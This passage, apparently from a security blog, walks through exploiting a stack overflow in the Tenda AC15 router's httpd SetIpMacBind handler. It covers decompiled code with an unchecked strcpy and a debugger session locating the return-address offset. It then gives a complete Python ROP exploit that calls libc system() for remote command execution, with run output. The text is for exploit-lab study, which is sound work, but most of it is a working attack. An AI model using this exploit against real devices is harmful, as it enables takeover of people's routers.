
```
var view = R.moduleView({^M
    initEvent: initBandEvent^M
});^M
^M
var moduleModel = R.moduleModel({^M
    initData: initValue,^M
    getSubmitData: function () {^M
        $("#msg-err").html("&nbsp;");^M
        var trArry = $("#portBody").children(),^M
            len = trArry.length,^M
            i = 0,^M
            bindNum = 0,^M
            data = "list=";^M
        for (i = 0; i < len; i++) {^M
            if (!$(trArry[i]).children().eq(4).find("span").hasClass("bind")) {^M
                data += encodeURIComponent($(trArry[i]).children().eq(0).find(".dev-name-txt").text() || "") + "\r";^M
                data += $(trArry[i]).children().eq(1).html() + "\r";^M
                data += $(trArry[i]).children().eq(2).html();^M
                data += "\n";^M
                bindNum++;^M
            }^M
        }^M
- ./js/ip_mac_bind.js 50/502 9%
```

then check the `httpd` binary using ghidra, there is a function called `fromSetIpMacBind` which processing our input parameter `bindnum` and `list`, and there's a `strcpy` there.



```
  local_2bc = 0;
  memset(local_318,0,0x40);
  local_28 = 0;
  local_2c = 0;
  local_30 = (char *)0x0;
  local_18 = (char *)0x0;
  local_1c = 0;
  local_24 = FUN_0002babc((int)param_1,(byte *)"bindnum",&DAT_000ee550);
  local_20 = FUN_0002babc((int)param_1,&DAT_000ee568,&DAT_000ee570);
  GetValue("dhcps.Staticnum",acStack_270);
  local_28 = atoi(acStack_270);
  local_2c = atoi(local_24);
  if ((-1 < local_2c) && (local_2c < 0x21)) {
    local_18 = local_20;
    local_1c = 1;
LAB_0008b498:
    if ((local_18 == (char *)0x0) || (local_2c < local_1c)) goto LAB_0008b4b4;
    local_30 = strchr(local_18,10);
    if (local_30 == (char *)0x0) {
      strcpy(&local_1b0,local_18);
    }
    else {
      *local_30 = '\0';
      strcpy(&local_1b0,local_18);
      local_18 = local_30 + 1;
    }
    if (local_1b0 == '\r') {
      iVar1 = sscanf(acStack_1af,"%17[0-9a-fA-F:]\r%15[0-9.]",&local_2b8,&local_
      if (iVar1 != 2) {
        local_14 = 1;
        puts("get ip and mac error!");
LAB_0008b4b4:
        if ((local_2c + 1 == local_1c) && (local_14 == 0)) {
          puts("set static num sucess!");
          SetValue("dhcps.Staticnum",local_24);
```

Since we are able to identify the function handler inside the `httpd` binary now it's time for debugging. I use the same method as I explain on the Debugging Section, and I use `pattern create` to find the right offset. After setup the break point address at `0x8b2f8` we got segfault.



```
$r0  : 0x108
$r1  : 0x0011fdd8  →  0x00120ee8  →  0x0011dc40  →  0x00000000
$r2  : 0x0011fdd8  →  0x00120ee8  →  0x0011dc40  →  0x00000000
$r3  : 0x77777777 ("wwww"?)
$r4  : 0x65616166 ("faae"?)
$r5  : 0x001210b0  →  "/goform/SetIpMacBind"
$r6  : 0x1
$r7  : 0xbefffe40  →  "httpd"
$r8  : 0x0000ec50  →  0xe1a0c00d
$r9  : 0x0002e450  →   push {r4,  r11,  lr}
$r10 : 0xbefffca8  →  0x00000000
$r11 : 0x65616167 ("gaae"?)
$r12 : 0x400dcedc  →  0x400d2a50  →  <__pthread_unlock+0> mov r3,  r0
$sp  : 0xbeff f958  →  "iaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeua[...]"
$lr  : 0x00010944  →   str r0,  [r11,  #-20]     ; 0xffffffec
$pc  : 0x65616168 ("haae"?)
$cpsr: [negative zero CARRY overflow interrupt fast thumb]

0xbeff f958|+0x0000: "iaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeua[...]"    ← $sp
0xbefff95c|+0x0004: "jaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaeva[...]"
0xbefff960|+0x0008: "kaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewa[...]"
0xbefff964|+0x000c: "laaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexa[...]"
0xbefff968|+0x0010: "maaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeya[...]"
0xbefff96c|+0x0014: "naaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaae"
0xbefff970|+0x0018: "oaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaae"
0xbefff974|+0x001c: "paaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaae"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x65616168

[#0] Id 1, Name: "httpd", stopped 0x65616168 in ?? (), reason: SIGSEGV


gef➤  :atternQuit
gef➤  pattern offset 0x65616168
[+] Searching for '0x65616168'
[+] Found at offset 428 (little-endian search) likely
[+] Found at offset 716 (big-endian search)
gef➤  
 □ 2   ↑ 4d 2h 42m   1 bash   2 zsh   3 zsh
```

Now I am able to overwrite the `%pc` register and found the offset `428`.

Exploitation

Last piece, we need to collect all gadget required to craft the ROP Chain and obtain RCE, due to lack of PIE and ASLR, we can use a static address offset of libc to calculate the required gadget, you can use tools like objdump to find gadgets.


```
base_libc = 0x40202000
system_offset = 0x0005a270
libc_system = base_libc + system_offset
gadget1 = base_libc + 0x00018298 #  pop     {r3, pc}
gadget2 = base_libc + 0x00040cb8 #  mov     r0, sp
```

Let’s finalize the exploit script.

```
#!/usr/bin/python3
from lib.http import HTTP
from pwn import *

# ip = "172.20.10.4"
ip = "localhost"
port = "20080"
# Break point
# 0x8afb0 (main)
# 0x8b2f8 (strcpy)

def POC():
    # initialize connection
    http_driver = HTTP(ip, port)
    http_driver.login_tenda("admin", "ringzer0")
    print("test network:", http_driver.test_network())

    # making buffers
    # p =
b"aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaau

    cmd = b'echo "tripoloski here :P, executing uname: `uname -a`"'
    base_libc = 0x40202000
    system_offset = 0x0005a270
    libc_system = base_libc + system_offset
    gadget1 = base_libc + 0x00018298 #  pop     {r3, pc}
    gadget2 = base_libc + 0x00040cb8 #  mov     r0, sp

    print('gadget1:',hex(gadget1))
    print('gadget2:',hex(gadget2))

    p = b'A' * (428) + p32(gadget1) + p32(libc_system) + p32(gadget2) + cmd

    data = {
        "bindnum": 1,
        "list": p
    }
    SetIpMacBind = http_driver.make_post("/goform/SetIpMacBind", data)
    print("response from vulnerable endpoint: ", SetIpMacBind.text)
```

```
if __name__ == "__main__":
    POC()

# print(x)
```

Run the exploit and we got the shell



```
[mac_vendor_init : 141] mac vendor list init OK!                    19:46:10 [25/4593]
[VENDOR_DEBUG _____check_vendor_network(131)______]:Get host error!
vendor_task[171]    check vendor network failed!
arp task satrt:
auto_discover.c,236,maincreate socket  fail -1
cfmd -> Bad_Sig_entry [17]...
Reaped 15505
pcookie:ce80adc6ed1ab2b7f2c85b5fdcd8babc
connect the server error
get ip and mac error!
tripoloski here :P, executing uname: Linux Tenda 2.6.39.4-armexploitlab-therealsaumil #47 SMP Sun Apr 18 1
3:53:54 IST 2021 armv7l GNU/Linux
cfmd -> Bad_Sig_entry [17]...
_eval 98: child process create success
_start_auto_discover 237: _start_auto_discover register success, register_pid = 15526
Reaped 15141
auto_discover
init_core_dump 1816: rlim_cur = 5242880, rlim_max = 5242880
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880
[mac_vendor_init : 141] mac vendor list init OK!
[VENDOR_DEBUG _____check_vendor_network(131)______]:Get host error!
vendor_task[171]    check vendor network failed!
arp task satrt:
auto_discover.c,236,maincreate socket  fail -1
cfmd -> Bad_Sig_entry [17]...
```

```
0","clientNum":0,"blackNum":0,"listNum":0,"deviceName":"AC15","lanIP":"192.168.100.2","lanMAC":"52:54:00:12
:34:56","workMode":"router","apStatus":"2100001","wanInfo":[{"wanStatus":"2100001","wanIp":"","wanUploadSpe
ed":"0","wanDownloadSpeed":"0"}],"onlineUpgradeInfo":{"newVersionExist":"0","newVersion":"","curVersion":"V
15.03.05.18_multi"}}')
gadget1: 0x4021a298
gadget2: 0x40242cb8
response from vulnerable endpoint:  {"errCode":1}
➜  tendac15 python3 exp.py
test network: (200, '{"wl5gEn":"0","wl5gName":"","wl24gEn":"0","wl24gName":"","lineup":"0|0|0|0","usbNum":"
0","clientNum":0,"blackNum":0,"listNum":0,"deviceName":"AC15","lanIP":"192.168.100.2","lanMAC":"52:54:00:12
:34:56","workMode":"router","apStatus":"2100001","wanInfo":[{"wanStatus":"2100001","wanIp":"","wanUploadSpe
ed":"0","wanDownloadSpeed":"0"}],"onlineUpgradeInfo":{"newVersionExist":"0","newVersion":"","curVersion":"V
15.03.05.18_multi"}}')
gadget1: 0x4021a298
gadget2: 0x40242cb8
response from vulnerable endpoint:  {"errCode":1}
➜  tendac15 python3 exp.py
test network: (200, '{"wl5gEn":"0","wl5gName":"","wl24gEn":"0","wl24gName":"","lineup":"0|0|0|0","usbNum":"
0","clientNum":0,"blackNum":0,"listNum":0,"deviceName":"AC15","lanIP":"192.168.100.2","lanMAC":"52:54:00:12
:34:56","workMode":"router","apStatus":"2100001","wanInfo":[{"wanStatus":"2100001","wanIp":"","wanUploadSpe
ed":"0","wanDownloadSpeed":"0"}],"onlineUpgradeInfo":{"newVersionExist":"0","newVersion":"","curVersion":"V
15.03.05.18_multi"}}')
gadget1: 0x4021a298
gadget2: 0x40242cb8
response from vulnerable endpoint:  {"errCode":1}
➜  tendac15
```

related posts

- [Web Exploitation] Exfiltration via CSS Injection
- [0day Research] Fuzzing and Discovery of CVE-2022-34913
- [AsisCTF Quals 2023] Attacking Javascript Engine libjs SerenityOS

dash theme for Jekyll by bitbrain made with □